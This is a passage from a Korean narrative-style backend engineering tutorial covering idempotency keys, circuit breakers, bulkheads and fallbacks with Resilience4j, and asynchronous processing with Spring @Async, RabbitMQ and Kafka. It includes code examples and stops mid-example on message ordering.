*** 멱등성(Idempotency):** 같은 연산을 여러 번 수행해도 결과가 동일한 성질. GET, PUT, DELETE는 멱등하지만 POST는 멱등하지 않아 재시도 시 중복 생성 위험.

POST 요청은 보통 멱등하지 않습니다. 재시도는 위험합니다.

멱등키로 안전하게 만들기

```
// 클라이언트: 고유 키를 만들어서 요청마다 함께 보냄
@Service
public class PaymentService {

    public PaymentResponse processPayment(PaymentRequest request) {
        String idempotencyKey = UUID.randomUUID().toString();

        return restClient.post()
            .uri("/payments")
            .header("Idempotency-Key", idempotencyKey)
            .body(request)
            .retrieve()
            .body(PaymentResponse.class);
    }
}
```

```
}
}
```

```
// 서버: 같은 키로 온 요청은 한 번만 처리
@Service
@RequiredArgsConstructor
public class PaymentProcessorService {

    private final PaymentRepository paymentRepository;

    @Transactional
    public PaymentResponse processPayment(
        PaymentRequest request,
        String idempotencyKey) {
        // 1. 이 키로 처리한 적 있나?
        Optional<Payment> existing =
            paymentRepository.findByIdempotencyKey(idempotencyKey);
        if (existing.isPresent()) {
            // 이전 결과 그대로 반환
            return PaymentResponse.from(existing.get());
        }

        // 2. 처음 보는 키 → 새로 처리
        Payment payment = Payment.builder()
            .idempotencyKey(idempotencyKey)
            .amount(request.getAmount())
            .status("COMPLETED")
            .build();

        paymentRepository.save(payment);
        return PaymentResponse.from(payment);
    }
}
```

재시도를 해도 안전합니다. 같은 맥등키면 서버가 첫 결과를 돌려주니까요.

실제 PG사들(토스페이먼츠, 이니시스)도 맥등키를 지원합니다.

3.6 결제가 죽었다고 전체가 죽으면 안 된다

3개월 뒤, 또 한 번의 장애.

```
[CRITICAL] 결제 API 응답 없음
[WARNING] 주문 API 응답 지연
[WARNING] 상품 조회 API 응답 지연
[CRITICAL] 전체 서비스 응답 없음
```

연쇄 장애. 결제 API가 느려지니, 결제를 호출하는 주문 API가 느려지고, 주문을 호출하는 다른 API들도 느려지고, 결국 결제와 무관한 상품 조회까지 먹통이 됐습니다.

사수가 말했습니다. “결제가 죽었으면 결제만 죽어야지. 왜 상품 조회까지 죽어?”

장애는 격리해야 한다

[BAD] 잘못된 설계:

결제 API 장애 → 주문 API 블록 → 쓰레드 소진

→ 전체 서비스 블록

[GOOD] 올바른 설계:

결제 API 장애 → 결제만 실패 → 나머지는 정상 동작

이를 위한 세 가지 패턴을 배웁니다.

1. 서킷 브레이커 (Circuit Breaker): 빠르게 실패하기

평소 (CLOSED): 정상 동작

실패 50% 초과 (OPEN): 요청 즉시 차단 (Fast Fail)

30초 후 (HALF-OPEN): 1개만 시도 → 성공하면 CLOSED

왜 빠르게 실패가 좋은가요? 응답 없는 API를 10초씩 기다리느니, 즉시 실패하고 다른 일 하는 게 낫습니다. 사용자에게 “결제 불가, 잠시 후 시도하세요”라고 빨리 알려주는 게 차라리 나아요.

2. 벌크헤드 (Bulkhead): 리소스 분리하기

전체 쓰레드 100개:

- 결제용: 20개

- 주문용: 30개

- 조회용: 30개

- 기타: 20개

결제 API가 느려져서 결제용 쓰레드 20개가 다 막혀도, 조회용 30개는 살아있으니 상품 조회는 정상 작동합니다.

배의 격벽과 같은 원리. 한 곳에 구멍 나도 전체가 가라앉지 않게.

3. 폴백 (Fallback): 대체 동작

```
public List<Product> getRecommendations(Long userId) {  
    try {  
        return recommendationApi.getPersonalized(userId);  
    } catch (Exception e) {  
        // 추천 API 실패 시 → 기본 인기 상품 반환  
        return productService.getPopularProducts();  
    }  
}
```

완벽하지 않아도 괜찮습니다. 개인화 추천이 안 되면 인기 상품이라도 보여주는 게, 아무것도 안 보여주는 것보다 낫습니다.

Resilience4j로 3가지 패턴 통합하기

실무에서는 서킷 브레이커, 벌크헤드, 폴백을 함께 사용합니다. Spring Boot + Resilience4j 전체 설정 예시입니다.

```
# application.yml  
resilience4j:  
  circuitbreaker:  
    instances:  
      paymentService:  
        slidingWindowSize: 10           # 최근 10개 요청 기준  
        failureRateThreshold: 50        # 50% 실패 시 OPEN  
        waitDurationInOpenState: 30s    # 30초 후 HALF-OPEN  
        permittedNumberOfCallsInHalfOpenState: 3  
  
  bulkhead:  
    instances:  
      paymentService:  
        maxConcurrentCalls: 20          # 동시 20개만 허용  
        maxWaitDuration: 500ms         # 500ms 대기 후 거부  
  
  retry:  
    instances:  
      paymentService:  
        maxAttempts: 3  
        waitDuration: 1s  
        exponentialBackoffMultiplier: 2
```

```
@Service  
@RequiredArgsConstructor  
public class PaymentService {  
  
    private final RestClient restClient;
```

```

@CircuitBreaker(
    name = "paymentService",
    fallbackMethod = "paymentFallback")
@Bulkhead(name = "paymentService")
@Retry(name = "paymentService")
public PaymentResponse processPayment(PaymentRequest request) {
    return restClient.post()
        .uri("https://pg.example.com/payments")
        .body(request)
        .retrieve()
        .body(PaymentResponse.class);
}

// 폴백: 모든 패턴 실패 시 호출
public PaymentResponse paymentFallback(
    PaymentRequest request, Exception e) {
    log.error("결제 처리 실패, 폴백 실행: {}",
        e.getMessage());

    // 1. 결제 실패 상태로 주문 저장 (나중에 재시도)
    orderService.markPaymentPending(request.getOrderId());

    // 2. 사용자에게 안내
    return PaymentResponse.builder()
        .status("PENDING")
        .message("결제 처리 중입니다. "
            + "잠시 후 확인해주세요.")
        .build();
}
}

```

어노테이션 적용 순서가 중요합니다:

```

요청 → Retry → CircuitBreaker → Bulkhead → 실제 호출
      ↓       ↓           ↓
      재시도   차단       동시성 제한

```

Retry가 가장 바깥에 있어서, CircuitBreaker가 열려있으면 재시도도 즉시 실패합니다.

3.7 그날 이후

외부 API와 일하는 법을 배운 뒤, 장애가 줄었습니다.

체크리스트: - [] 모든 외부 API 호출에 타임아웃 설정 - [] 일시적 실패는 지수 백오프로 재시도 - [] 먹등하지 않은 API는 먹등키 사용 - [] 4xx 에러는 재시도 금지 - [] 서킷 브레이커로 장애 격리 - [] 중요도 낮은 API는 폴백 전략

여전히 외부 API는 느려지고, 가끔 죽습니다. 하지만 이제는 그들 때문에 우리가 죽지 않습니다.

셀프 체크

Q. 타임아웃을 설정하지 않으면 어떤 문제가 발생하나요?

1. 외부 API가 응답하지 않으면 우리 서버의 쓰레드/커넥션이 무한정 점유됨
2. 점유된 리소스 때문에 다른 요청도 처리하지 못함
3. 결국 우리 서버도 장애 발생 (연쇄 장애, Cascading Failure)
4. 하나의 외부 시스템 장애가 전체 서비스 장애로 확산됨

Q. 지수 백오프(Exponential Backoff) 재시도가 즉시 재시도보다 좋은 이유는?

- 즉시 재시도는 이미 과부하 상태인 서버에 더 많은 요청을 보내 상황을 악화시킴
- 지수 백오프는 재시도 간격을 점점 늘려(1초 → 2초 → 4초) 서버가 회복할 시간을 줌
- Jitter(랜덤 지연)를 추가하면 여러 클라이언트가 동시에 재시도하는 것(Thundering Herd)도 방지

Q. 멍등성(Idempotency)이란 무엇이고, 왜 중요한가요?

- 같은 요청을 여러 번 실행해도 결과가 동일한 성질
- 네트워크 실패로 응답을 받지 못했을 때 안전하게 재시도할 수 있음
- 멍등키(Idempotency Key)를 사용하여 POST 요청도 멍등하게 만들 수 있음
- 결제 같은 중요한 작업에서 중복 처리를 방지하는 핵심 개념

실전 케이스

상황: 결제 API를 호출했는데 5초가 지나도 응답이 없어서 타임아웃이 발생했습니다. 문제는 — PG사에서는 결제가 실제로 처리되었을 수도 있고, 아닐 수도 있습니다. 사용자 화면에는 “결제 실패”가 표시되었고, 사용자가 다시 결제 버튼을 눌렀습니다.

이 상황에서 이중 결제를 방지하면서도 사용자 경험을 해치지 않으려면 어떻게 해야 할까요?

Q. 대응 가이드

1. 먹등키 사용

- 주문별 고유한 먹등키를 생성하여 결제 요청에 포함
- PG사가 같은 먹등키로 온 요청은 이전 결과를 반환하도록 처리

2. 결제 상태 확인 API 활용

- 타임아웃 발생 시 즉시 “결제 실패”를 보여주지 않음
- PG사의 결제 조회 API로 실제 결제 상태를 확인
- 결제 완료 상태면 주문 진행, 미완료면 재시도 안내

3. 보상 트랜잭션 설계

- 결제는 되었으나 주문 저장에 실패한 경우를 대비
- 주기적으로 PG사 결제 내역과 우리 주문 내역을 대사(reconciliation)
- 불일치 건은 자동 취소 또는 수동 처리

AI와 함께 학습하기

AI를 활용하여 이 장의 내용을 **이해** → **적용** → **검증** 3단계로 심화 학습하세요.

1단계: 이해 - 개념을 명확히 잡기

- “외부 API 호출 시 타임아웃이 3초인데, 서킷 브레이커 임계치는 몇 %로 설정해야 해? failureRateThreshold와 slowCallRateThreshold 차이도 설명해줘”

2단계: 적용 - AI와 함께 코드 작성

- “Spring Boot 3.x + Resilience4j로 PG사 결제 API 호출 코드를 만들어줘. 타임아웃 5초, 재시도 3회(지수 백오프 + jitter), 실패율 50% 초과 시 서킷 오픈 설정 포함해서”
- “외부 API가 503 에러를 반환하면 재시도하고, 400 에러는 재시도하지 않는 로직을 추가해줘”

3단계: 검증 - AI 응답을 비판적으로 검토

- “이 재시도 로직에서 결제 API를 3번 재시도하면 이중 결제가 발생할 수 있어? Idempotency Key는 어떻게 구현해?”
- “서킷이 OPEN 상태일 때 fallback으로 null을 반환하면 NPE가 날 수 있는데, 안전한 fallback 전략은?”

AI 주의점: AI는 Resilience4j 설정을 잘 생성하지만, 특정 버전의 호환성이나 최신 API 변경사항을 모를 수 있습니다. 실제 실행하여 에러 여부를 반드시 확인하세요.

Team Grit

4. 비동기 처리 — 기다리지 않는 방법

화요일 아침. PM이 슬랙에 메시지를 날립니다. “주문 완료 후 사용자가 너무 오래 기다려요. 3초나 걸린 대요.” 저는 코드를 열어봤습니다. 주문 저장 1초, 결제 처리 2초, 알림톡 1초, 이메일 1초, 포인트 적립 0.5초. **합이 5.5초**. “그럼 뭘 빼야 하나요?” PM이 답합니다. “하나도 못 빼요. 다 필요해요.” 막막했습니다. 그 날 밤, 사수가 말했습니다. “기다리지 않으면 되잖아.”

4.1 “기다리지 않으면 된다”는 말의 의미

사수는 커피숍 이야기를 꺼냈습니다.

“너 카페에서 커피 주문하면 어떻게 해?”

“주문하고... 카운터 앞에서 나올 때까지 기다리죠.”

“그럼 그 시간에 뭐해?”

“그냥... 멍 때리거나 폰 보거나요?”

“그게 **동기(Synchronous)**야. 커피가 나와야 다음 행동을 할 수 있어.”

사수는 다른 카페를 가리켰습니다. 스타벅스였습니다.

“여기는 어때?”

“아, 주문하고 진동벨 받아서 자리 가서 앉아 있다가, 벨 울리면 받으러 가죠.”

“그게 **비동기(Asynchronous)**야. 커피를 기다리는 동안 다른 일(자리 앉기, 책 읽기)을 할 수 있잖아.”

그 순간 깨달았습니다. 우리 서비스에서 사용자가 알림톡을 받을 때까지 기다릴 이유가 있나요? 주문은 이미 완료됐는데, 알림톡 발송 때문에 사용자를 붙잡고 있었던 겁니다. 진동벨처럼, 사용자에게 먼저 “주문 완료”를 알려주고 뒷정리는 천천히 하면 되는 거였습니다.

동기 방식: 모든 작업이 끝날 때까지 대기

```
// 동기 처리: 사용자는 5.5초를 기다립니다
@Service
```

```

public class OrderService {

    public String placeOrder(OrderRequest request) {
        saveOrder(request);           // 1초 - DB 저장
        processPayment(request);       // 2초 - 결제 처리
        sendNotification(request);     // 1초 - 알림톡
        sendEmail(request);            // 1초 - 이메일
        updatePoints(request);         // 0.5초 - 포인트

        return "주문 완료"; // 총 5.5초 후 응답
    }
}

```

사용자가 “주문하기” 버튼을 누르고 5.5초를 멍하니 기다립니다. 로딩 스피너만 빙글빙글. 그 사이 사용자는 “어? 안 되나?” 하고 뒤로가기를 누릅니다. 중복 주문이 들어가거나, 아예 이탈해버립니다.

비동기 방식: 필수 작업만 끝내고 즉시 응답

```

// 비동기 처리: 사용자는 3초만 기다립니다
@Service
@RequiredArgsConstructor
public class OrderService {

    private final RabbitTemplate rabbitTemplate;

    public String placeOrder(OrderRequest request) {
        saveOrder(request);           // 1초 (필수, 즉시)
        processPayment(request);       // 2초 (필수, 즉시)

        // 나머지는 백그라운드에서 처리
        rabbitTemplate.convertAndSend(
            "order.exchange", "notification", request.getOrderId());
        rabbitTemplate.convertAndSend(
            "order.exchange", "email", request.getOrderId());
        rabbitTemplate.convertAndSend(
            "order.exchange", "points", request.getOrderId());

        return "주문 완료"; // 3초 후 응답
    }
}

```

사용자는 3초 만에 “주문 완료” 화면을 봅니다. 알림톡과 이메일은? 나중에 도착합니다. 사용자는 모릅니다. 그리고 몰라도 됩니다. 중요한 건 주문이 완료됐다는 걸 빨리 보는 것이니까요.

그날 배포 후, PM이 슬랙에 섬네일 올렸습니다. “고객 만족도 조사에서 ‘응답 속도’가 4.2 → 4.8로 올랐어요!”

4.2 “그럼 뭘 비동기로 해야 하나요?”

배포 후 일주일. 다른 팀 후배가 찾아왔습니다.

“형, 저도 비동기 적용하려는데… 뭘 비동기로 해야 할지 모르겠어요.”

“어떤 기능인데?”

“로그인이요. 로그인 후에 ① 로그 저장, ② 알림 전송, ③ 포인트 지급 이렇게 세 가지를 하거든요.”

“로그인 성공 메시지는 언제 보여주고 싶어?”

“당연히 바로요.”

“그럼 로그인 성공 판단은 어느 단계에서 끝나?”

“…아, 계정 확인하고 토큰 발급하면 끝이네요.”

“그 뒤는?”

“나머지는… 나중에 해도 되는 것들이네요.”

바로 그겁니다.

비동기로 처리하기 좋은 작업

[O] 비동기 적합: 사용자가 결과를 즉시 몰라도 되는 것

- 알림 발송 (카카오톡, SMS, 이메일, 푸시)
- 로그 저장
- 통계 데이터 집계
- 이미지/영상 처리 (썸네일 생성, 필터 적용)
- 대량 데이터 처리 (엑셀 다운로드, 리포트 생성)
- 외부 API 호출 (결과를 즉시 보여줄 필요 없을 때)

[X] 동기로 처리해야 함: 사용자가 결과를 즉시 알아야 하는 것

- 결제 (성공/실패를 바로 알아야 함)
- 로그인 (성공/실패를 바로 알아야 함)
- 재고 확인 (주문 전에 확인 필요)
- 비밀번호 변경 (성공 확인 후 다시 로그인)

사수가 당시 해준 조언이 아직도 기억납니다.

“사용자가 ‘성공했어요’라는 메시지를 **즉시** 봐야 하면 동기, **나중에** 알아도 되면 비동기.”

결제는 성공/실패를 바로 알아야 하니까 동기. 알림톡은 1분 뒤에 가도 상관없으니까 비동기. 이 기준으로 나누면 됩니다.

4.3 비동기를 구현하는 두 가지 방법

“그럼 어떻게 하는 건데요?”

첫 번째 프로젝트에서 사수가 알려준 두 가지 방법이 있습니다.

방법 1: 별도 쓰레드로 실행 - 간단하지만 위험함

필수 설정: `@Async` 를 사용하려면 애플리케이션 클래스에 `@EnableAsync` 를 반드시 추가해야 합니다. 빠뜨리면 `@Async` 가 무시되고 동기로 실행됩니다.

```
@Service
@RequiredArgsConstructor
public class OrderService {

    private final NotificationService notificationService;
    private final EmailService emailService;

    public String placeOrder(OrderRequest request) {
        saveOrder(request);
        processPayment(request);

        // 별도 쓰레드에서 실행
        notificationService.sendNotificationAsync(
            request.getOrderId());
        emailService.sendEmailAsync(request.getOrderId());

        return "주문 완료";
    }
}

@Service
public class NotificationService {

    @Async
    public void sendNotificationAsync(Long orderId) {
        // 알림 발송 로직
    }
}

@Service
public class EmailService {
```

```

@Async
public void sendEmailAsync(Long orderId) {
    // 이메일 발송 로직
}

// Application 클래스에 @EnableAsync 추가 필수!
@SpringBootApplication
@EnableAsync
public class Application {
    public static void main(String[] args) {
        SpringApplication.run(Application.class, args);
    }
}

```

주의: `@Async` 는 프록시 기반이므로, 같은 클래스 내에서 호출하면 비동기로 동작하지 않습니다. 반드시 다른 Bean(클래스)에서 호출해야 합니다. (`@Transactional` 도 같은 원리)

Spring의 `@Async` 는 정말 간단합니다. 어노테이션 하나면 끝. 그런데 일주일 후, 문제가 생겼습니다.

“형, 어제 서버 재시작하고 나서 알림이 안 갔다는 민원이 100건 넘게 들어왔어요.”

“...뭐?”

알고 보니 서버 재시작 중에 처리하던 알림 작업들이 **전부 사라졌습니다**. 메모리에만 있었으니까요.

@Async의 문제점: - 서버가 죽으면 처리 중인 작업이 사라짐 - 작업 상태 추적이 어려움 - 재시도 로직 구현이 복잡

“이래서 실무에서는 메시지 큐를 써.” 사수의 말이었습니다.

방법 2: 메시지 큐 - 복잡하지만 안전함



메시지 큐는 이렇게 동작합니다:

1. 애플리케이션이 "알림 보내주세요"라는 메시지를 큐에 넣음 (발행, Publish)
2. 메시지는 큐(대기열)에 쌓임
3. Worker(처리자)가 큐에서 메시지를 꺼내서 실행 (소비, Consume)

4. 처리 완료되면 메시지 삭제
5. 실패하면 다시 큐에 넣어서 재시도

장점: - 서버가 죽어도 메시지는 큐에 남아있음 (영속성) - 처리 실패 시 자동 재시도 가능 - 처리 서비스 (Worker)를 독립적으로 확장 가능 - 발행자와 소비자가 서로를 몰라도 됨 (디커플링)

```
// 메시지 발행자 (Producer)
@Service
@RequiredArgsConstructor
public class OrderService {

    private final RabbitTemplate rabbitTemplate;

    public OrderResponse createOrder(OrderRequest request) {
        // 1. 주문 저장
        Order order = orderRepository.save(request.toEntity());

        // 2. 결제 처리
        paymentService.processPayment(order);

        // 3. 메시지 큐에 알림 작업 발행
        OrderCompletedEvent event = new OrderCompletedEvent(
            order.getId(),
            order.getUserId(),
            order.getTotalAmount()
        );

        rabbitTemplate.convertAndSend(
            "order.exchange",
            "order.completed",
            event
        );

        return OrderResponse.from(order);
    }
}

// 메시지 소비자 (Consumer)
@Service
@RequiredArgsConstructor
public class NotificationConsumer {

    private final NotificationService notificationService;

    @RabbitListener(queues = "notification.queue")
    public void handleOrderCompleted(OrderCompletedEvent event) {
        log.info("주문 완료 이벤트 수신: orderId={}",
            event.getOrderId());

        notificationService.sendOrderCompletedNotification(
            event.getUserId(),
            event.getOrderId()
        );
    }
}
```

```

}

// RabbitMQ 설정
@Configuration
public class RabbitMQConfig {

    @Bean
    public TopicExchange orderExchange() {
        return new TopicExchange("order.exchange");
    }

    @Bean
    public Queue notificationQueue() {
        return new Queue("notification.queue", true);
    }

    @Bean
    public Binding notificationBinding() {
        return BindingBuilder
            .bind(notificationQueue())
            .to(orderExchange())
            .with("order.completed");
    }
}

```

대표적인 메시지 큐 시스템

첫 직장에서는 RabbitMQ를, 두 번째 회사에서는 Kafka를 썼습니다. 각각 특징이 있습니다.

RabbitMQ: 전통적인 메시지 브로커, 다양한 라우팅 지원,
빠른 도입
Apache Kafka: 대용량 이벤트 스트리밍, 높은 처리량,
로그 수집에 강함
AWS SQS: 관리형 서비스, 운영 부담 적음,
AWS 생태계와 통합
Redis: 간단한 큐 구현 가능 (LPUSH/RPOP),
추가 인프라 불필요

저는 보통 이렇게 선택합니다: - 처음이면 RabbitMQ (익숙하고 문서 많음) - 초당 10만 건 이상이면 Kafka - AWS를 쓴다면 SQS (관리 부담 제로)

메시지 큐의 핵심: 무엇을 보장하는가?

메시지 큐를 도입하고 일주일 후, 고객센터에서 연락이 왔습니다.

“고객님, 주문 완료 알림을 2번 받았다고 하시는데요?”

알고 보니 서버가 메시지 처리 중 재시작되어, 같은 메시지를 두 번 처리했습니다. 그제야 사수가 말했습니다.
“메시지 큐는 3가지 보장 수준이 있어.”

메시지 전달 보장 수준:

At-Most-Once (최대 한 번)

- 메시지가 유실될 수 있지만, 중복은 없음
- 예: 실시간 로그 수집 (일부 유실 허용)

At-Least-Once (최소 한 번) ← 실무에서 가장 흔함

- 메시지는 반드시 전달되지만, 중복될 수 있음
- 예: 알림 발송 (중복은 괜찮지만 누락은 안 됨)

Exactly-Once (정확히 한 번)

- 메시지가 정확히 한 번만 처리됨
- 예: 결제, 재고 차감 (중복도 유실도 안 됨)

대부분의 메시지 큐는 **At-Least-Once**를 기본으로 제공합니다. “최소 한 번은 보장하되, 중복될 수 있다”는 뜻입니다.

“그럼 알림이 두 번 갈 수 있다는 거잖아요?”

“맞아. 그래서 **멥등성**^{*}이 중요해.”

멥등성: 같은 요청을 여러 번 처리해도 결과가 같음

```
// [나쁜 예] 멥등하지 않음 - 중복 메시지 시 잔액이 두 번 증가
@RabbitListener(queues = "payment-queue")
public void processPayment(PaymentMessage message) {
    userRepository.increaseBalance(
        message.getUserId(), message.getAmount());
    // 메시지가 두 번 오면? 잔액이 두 배로!
}

// [좋은 예] 멥등하게 처리 - 중복 메시지를 걸러냄
@RabbitListener(queues = "payment-queue")
public void processPayment(PaymentMessage message) {
    // 이미 처리했는지 확인
    if (paymentRepository.existsByPaymentId(
        message.getPaymentId())) {
        log.info("이미 처리된 결제: {}",
            message.getPaymentId());
        return; // 중복 메시지는 무시
    }

    userRepository.increaseBalance(
        message.getUserId(), message.getAmount());
    paymentRepository.save(
```

```
        new Payment(message.getPaymentId(), "COMPLETED"));
    }
```

실무 팁: 메시지에 고유 ID를 넣고, DB에 저장해서 중복 체크하세요. Redis에 TTL 1시간으로 저장하는 방법도 자주 씁니다.

* **멥등성(Idempotency):** 같은 요청을 여러 번 처리해도 결과가 동일한 성질입니다. At-Least-Once 보장에서는 메시지가 중복될 수 있으므로, 수신 측에서 멥등하게 처리해야 합니다.

실패한 메시지는 어디로 가나?

어느 날 알림 발송이 1시간째 멈춰있었습니다. 큐를 확인해보니 **잘못된 형식의 메시지 하나가** 계속 재시도되며 뒤의 메시지를 막고 있었습니다.

“한 놈 때문에 전체가 막혔네요.”

사수가 DLQ*를 설정했습니다.

DLQ (Dead Letter Queue): 실패한 메시지를 따로 보관하는 큐

```
@Configuration
public class RabbitMQConfig {

    @Bean
    public Queue orderQueue() {
        return QueueBuilder.durable("order-queue")
            // 실패 시 DLQ로
            .withArgument("x-dead-letter-exchange", "dlx-exchange")
            .withArgument("x-dead-letter-routing-key",
                "order-dlq")
            .build();
    }

    @Bean
    public Queue deadLetterQueue() {
        // 실패한 메시지 보관
        return new Queue("order-dlq", true);
    }
}

@RabbitListener(queues = "order-queue")
public void processOrder(OrderMessage message) {
    if (message.getUserId() == null) {
        // DLQ로 이동
        throw new IllegalArgumentException("잘못된 메시지");
    }
}
```

```

    }
    // 정상 처리
}

```

DLQ의 동작: 1. 메시지 처리 실패 (예외 발생) 2. 설정된 재시도 횟수만큼 재시도 (예: 3번) 3. 계속 실패하면 DLQ로 이동 4. 다음 메시지 처리 계속 (큐가 막히지 않음)

DLQ에 쌓인 메시지는 나중에 별도로 확인하고 수동 처리할 수 있습니다.

* **DLQ (Dead Letter Queue):** 처리 실패한 메시지를 따로 보관하는 큐입니다. 재시도 횟수를 초과한 메시지를 DLQ로 이동시켜 정상 메시지 처리가 막히지 않도록 합니다.

처리 속도를 못 따라갈 때: Backpressure

프로모션 시작 10분 만에 주문 메시지가 10만 건 쌓였습니다. 소비자는 초당 100건만 처리할 수 있는데 메시지는 초당 1000건씩 들어옵니다.

“큐에 메시지가 쌓여만 가는데요?”

이게 **Backpressure** 문제입니다. 생산 속도 > 소비 속도일 때 발생합니다.

해결 방법:

1. 소비자 늘리기 (Scale-Out)
 - 서버 1대 → 3대로 늘리면 처리량 3배
2. prefetch 설정 조정
 - 한 번에 가져오는 메시지 수 조절
 - prefetch=1: 한 개씩 처리 (느리지만 안전)
 - prefetch=10: 10개씩 처리 (빠르지만 재시작 시 유실 위험)
3. 배치 처리
 - 메시지 10개를 모아서 한 번에 DB에 저장
 - 처리량은 올라가지만 복잡도 증가

```

@Configuration
public class RabbitMQConfig {

    @Bean
    public SimpleRabbitListenerContainerFactory
        rabbitListenerContainerFactory(
            ConnectionFactory connectionFactory) {

```

```

SimpleRabbitListenerContainerFactory factory =
    new SimpleRabbitListenerContainerFactory();
factory.setConnectionFactory(connectionFactory);
// 한 번에 10개씩 가져오기
factory.setPrefetchCount(10);
// 동시 처리 쓰레드 3개
factory.setConcurrentConsumers(3);
return factory;
}
}

```

실무 팁: 처음엔 prefetch=1로 시작하고, 모니터링 보면서 점진적으로 늘리세요.

메시지 순서 보장: 왜 어렵고 언제 필요한가?

“주문 생성 → 결제 완료 → 배송 시작” 메시지가 순서대로 왔는데, 처리는 “배송 시작 → 주문 생성 → 결제 완료” 순서로 됐습니다.

“순서가 뒤죽박죽이네요?”

메시지 큐에서 **순서 보장은 기본이 아닙니다**. 여러 소비자가 병렬로 처리하면 순서가 깨질 수 있습니다.

순서 보장 방법:

방법 1: 소비자를 1개만 사용

- 장점: 순서 확실히 보장
- 단점: 처리량 낮음 (병렬 처리 불가)

방법 2: 파티션 키 사용 (Kafka)

- 같은 주문 ID → 같은 파티션 → 같은 소비자
 - 순서 보장
- 다른 주문은 다른 파티션 → 병렬 처리 가능

방법 3: 순서가 필요한 것만 순차 처리

- 주문 ID별로 락을 걸고 순차 처리
- 다른 주문은 병렬 처리

```

// Kafka 예제: 파티션 키로 순서 보장
@Service
public class OrderEventProducer {

    private final KafkaTemplate<String, OrderEvent> kafkaTemplate;

    public void publishOrderEvent(OrderEvent event) {
        // 같은 orderId → 같은 파티션 → 순서 보장
        kafkaTemplate.send("order-events",
            // 파티션 키
            String.valueOf(event.getOrderId()),

```

```

        event);
    }
}

```

실무 가이드: 대부분의 경우 순서는 중요하지 않습니다. “정말 순서가 필요한가?” 먼저 질문하세요. 순서 보장은 복잡도와 처리량을 희생합니다.

Exchange 타입: 메시지를 어떻게 보낼 것인가

RabbitMQ에서 첫 설정을 하다가 막혔던 기억이 납니다. “Exchange 타입이 3개나 되네? 뭘 써야 하지?”

사수가 설명해줬습니다. 세 가지 상황을 예로 들면서요.

Direct Exchange: 정확히 일치하는 곳으로만 전달

사용 예시: 특정 사용자에게만 알림 전송

- 라우팅 키: `user.1234` → `user.1234` 큐로만 전달
- 활용: 사용자별 전용 알림 큐

“1234번 사용자 알림”이라는 메시지는 정확히 “`user.1234`” 큐로만 갑니다.

Topic Exchange: 패턴으로 여러 곳에 전달

사용 예시: 로그 레벨별 라우팅

- 패턴: `log.error.*` → 에러 로그만 별도 큐로
- 패턴: `log.*.database` → DB 관련 모든 로그 수집
- 활용: 유연한 메시지 필터링

“`log.error.payment`”는 “`log.error.*`” 패턴과 매칭됩니다.

Fanout Exchange: 모든 큐에 전달 (브로드캐스트)

사용 예시: 주문 완료 이벤트를 여러 시스템으로

- 주문 완료 → 알림 큐 + 이메일 큐 + 포인트 큐 모두 전달
- 활용: 하나의 이벤트로 여러 작업 트리거

제가 실제로 쓴 경우는 주문 완료 이벤트였습니다. 한 번의 주문 완료로 알림도 보내고, 이메일도 보내고, 포인트도 쌓고, 통계도 업데이트하고 싶었거든요.

```

// Fanout Exchange 설정
@Configuration
public class FanoutExchangeConfig {

```

```

@Bean
public FanoutExchange orderFanout() {
    return new FanoutExchange("order.fanout");
}

@Bean
public Queue notificationQueue() {
    return new Queue("notification.queue");
}

@Bean
public Queue emailQueue() {
    return new Queue("email.queue");
}

@Bean
public Queue pointsQueue() {
    return new Queue("points.queue");
}

@Bean
public Binding notificationFanoutBinding() {
    return BindingBuilder
        .bind(notificationQueue())
        // 라우팅 키 불필요
        .to(orderFanout());
}

@Bean
public Binding emailFanoutBinding() {
    return BindingBuilder
        .bind(emailQueue())
        .to(orderFanout());
}

@Bean
public Binding pointsFanoutBinding() {
    return BindingBuilder
        .bind(pointsQueue())
        .to(orderFanout());
}
}

```

```

// Fanout Exchange 사용
@Service
@RequiredArgsConstructor
public class OrderService {

    private final RabbitTemplate rabbitTemplate;

    public void completeOrder(Long orderId) {
        OrderCompletedEvent event =
            new OrderCompletedEvent(orderId);

        // 하나의 메시지가 모든 바인딩된 큐로 전달됨

```

```

        rabbitTemplate.convertAndSend(
            "order.fanout", "", event);
        // notification.queue, email.queue,
        // points.queue 모두 수신
    }
}

```

4.4 비동기의 어려움: 세 가지 악몽

메시지 큐를 도입하고 한 달쯤 지났을 때, 저는 세 번의 장애를 겪었습니다. 각각 다른 이유로요.

악몽 1: “결과를 바로 알 수 없다”

새벽 2시. 슬랙 알림이 울렸습니다.

“형, 주문은 됐는데 알림이 안 가요. 고객 문의 들어왔어요.”

“뭐? 주문 로그 보니까 메시지 발행도 성공했는데?”

“그럼 왜 알림이 안 갔어요?”

“...모르겠는데?”

문제는 이거였습니다. **비동기는 결과를 즉시 알 수 없습니다.**

```

// 동기: 결과를 바로 알 수 있음
EmailResult result = emailService.sendEmail(orderId);
if (result.isSuccess()) {
    log.info("발송 성공");
} else {
    log.error("발송 실패");
}

// 비동기: 결과를 나중에 확인해야 함
rabbitTemplate.convertAndSend("email.queue", orderId);
// 성공했는지 실패했는지 바로 모름

```

메시지 큐에 넣는 건 성공했지만, 실제로 알림이 발송됐는지는 Consumer 로그를 봐야 알 수 있었습니다. 그마저도 Consumer가 죽어 있으면 로그조차 없었고요.

해결책: `CompletableFuture`나 콜백으로 결과 처리, 또는 별도 상태 추적 테이블 운영

```

// CompletableFuture 사용 시 결과 처리
@Service
public class OrderService {

```

```

@Async
public CompletableFuture<EmailResult> sendEmailAsync(
    Long orderId) {
    EmailResult result = emailService.sendEmail(orderId);
    return CompletableFuture.completedFuture(result);
}

public void processOrder(OrderRequest request) {
    CompletableFuture<EmailResult> future =
        sendEmailAsync(request.getOrderId());

    // 결과를 나중에 처리
    future.thenAccept(result -> {
        if (result.isSuccess()) {
            log.info("발송 성공");
        }
    });
}
}

```

악몽 2: “순서가 꼬였다”

또 다른 새벽. 이번엔 운영팀에서 연락이 왔습니다.

“개발팀님, 배달 시작 알림이 주문 완료 알림보다 먼저 갔다고 고객이 신고했어요.”

“...네?”

로그를 보니 이랬습니다:

```

14:00:01 - 주문 생성 메시지 발행 (orderId: 1001)
14:00:02 - 결제 완료 메시지 발행 (orderId: 1001)
14:00:03 - 배달 시작 메시지 발행 (orderId: 1001)

```

하지만 처리 순서는:

```

14:00:02 - Worker A가 배달 시작 메시지 처리
14:00:03 - Worker B가 주문 생성 메시지 처리
14:00:04 - Worker C가 결제 완료 메시지 처리

```

Worker가 여러 개면 처리 순서가 보장되지 않습니다.

실제 문제 상황:

```

시간 순서: 주문 생성(#1001) → 결제 완료(#1001)
           → 배달 시작(#1001)
메시지 발행: 순서대로 발행됨

```

